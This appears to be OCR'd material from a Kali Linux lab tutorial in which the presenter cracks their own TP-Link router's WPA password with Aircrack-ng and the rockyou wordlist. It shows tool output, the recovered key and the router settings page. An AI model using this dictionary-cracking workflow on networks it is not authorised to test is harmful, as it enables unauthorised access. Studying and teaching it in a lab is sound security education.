


```
kali@kali: /usr/share/wordlists
File Actions Edit View Help
(kali@kali)~
$ cd /usr/share/wordlists
(kali@kali)~/usr/share/wordlists
$ ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  mylist.txt  nmap.lst  rockyou.tx
```




```
word
wordlists
Firefox ESR
Window Manager
Window Manager Tweaks
XHydra
hack1-01.kismet.net.xml
hack1-01.log.csv
asploit  mylist.txt  nmap.lst  rockyou.tx
wordlists/rockyou.txt
```

- And one of those is the rockyou file.
- Now this needs to be unzipped,
- The rockyou wordlist has millions of passwords in it,



```
File Actions Edit View Help
> Executing "cd /usr/share/wordlists && ls -l"
total 546584
lrwxrwxrwx 1 root root 25 Nov 17 07:24 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root 30 Nov 17 07:24 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root 41 Nov 17 07:24 fasttrack.txt -> /usr/share/set/src/fasttrack/word
lrwxrwxrwx 1 root root 45 Nov 17 07:24 fern-wifi -> /usr/share/fern-wifi-cracker/extras/w
lrwxrwxrwx 1 root root 46 Nov 17 07:24 metasploit -> /usr/share/metasploit-framework/data
-rw-r--r-- 1 root root 139921507 Dec 1 01:18 mylist.txt
lrwxrwxrwx 1 root root 41 Nov 17 07:24 nmap.lst -> /usr/share/nmap/nselib/data/passwords.
-rw-r--r-- 1 root root 139921741 Dec 3 05:15 rockyou.txt
-rw-r--r-- 1 root root 139921741 Dec 1 05:42 rockyou.txt.bk
-rw-r--r-- 1 root root 139921741 Dec 3 05:32 rockyou.txt.bk2
-rw-r--r-- 1 root root 437 Dec 3 05:38 testlength.txt
lrwxrwxrwx 1 root root 25 Nov 17 07:24 wfuzz -> /usr/share/wfuzz/wordlist
(kali@kali)-[/usr/share/wordlists]
$
```

- let's crack that password with the wordlist.
- The password that I used was Sprints123.




```
Aircrack-ng 1.6
[00:00:01] 4934/10303715 keys tested (4616.34 k/s)
Time left: 37 minutes, 11 seconds          0.05%
KEY FOUND! [ Sprints123 ]

Master Key   : 42 F5 71 13 82 7D A3 BE 84 C2 AD C0 D7 DA 53 54
              D1 E6 0F 86 C2 66 A9 48 98 0E 7E 8C 51 94 7C A3

Transient Key : 92 1C 0E 6B 64 3B F7 26 15 E5 BD 16 35 4B 5E 5C
              29 E8 94 19 4A 9F F2 86 37 E0 5C DC 5D 65 B3 01
              DC 74 81 D5 A8 93 46 B3 55 82 40 00 00 00 00 00
              00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC   : 93 54 6E 80 15 25 3B 5F 91 25 21 61 17 F8 EE 3B
```

check to this
TP-Link that
password.



The screenshot shows the TP-Link web interface in a browser. The address bar indicates the URL is 192.168.0.1/webpages/index.1594192631275.html. The interface has a blue header with the TP-Link logo and navigation tabs for Quick Setup, Basic, and Advanced. The Basic tab is selected. On the left, there is a sidebar with icons for Network Map, Internet, Wireless (highlighted in yellow), USB Sharing, HomeCare, Guest Network, and TP-Link Cloud. The main content area is titled 'Wireless Settings' and contains two sections: 2.4GHz Wireless and 5GHz Wireless. Each section has a checkbox for 'Enable Wireless Radio' (both are checked), a text field for 'Network Name (SSID)', a text field for 'Password', and a checkbox for 'Hide SSID'. The 2.4GHz settings show 'TP-Link_F3FC' for the SSID and 'Sprints123' for the password. The 5GHz settings show 'TP-Link_F3FC_5G' for the SSID and 'jZ7&mane' for the password. A 'Save' button is located at the bottom right of the settings area.

tp-link

Quick Setup Basic Advanced

English Logout Reboot

Network Map

Internet

Wireless

USB Sharing

HomeCare

Guest Network

TP-Link Cloud

Wireless Settings

2.4GHz Wireless: ☒ Enable Wireless Radio

Network Name (SSID): TP-Link_F3FC ☐ Hide SSID

Password: Sprints123

5GHz Wireless: ☒ Enable Wireless Radio

Network Name (SSID): TP-Link_F3FC_5G ☐ Hide SSID

Password: jZ7&mane

Save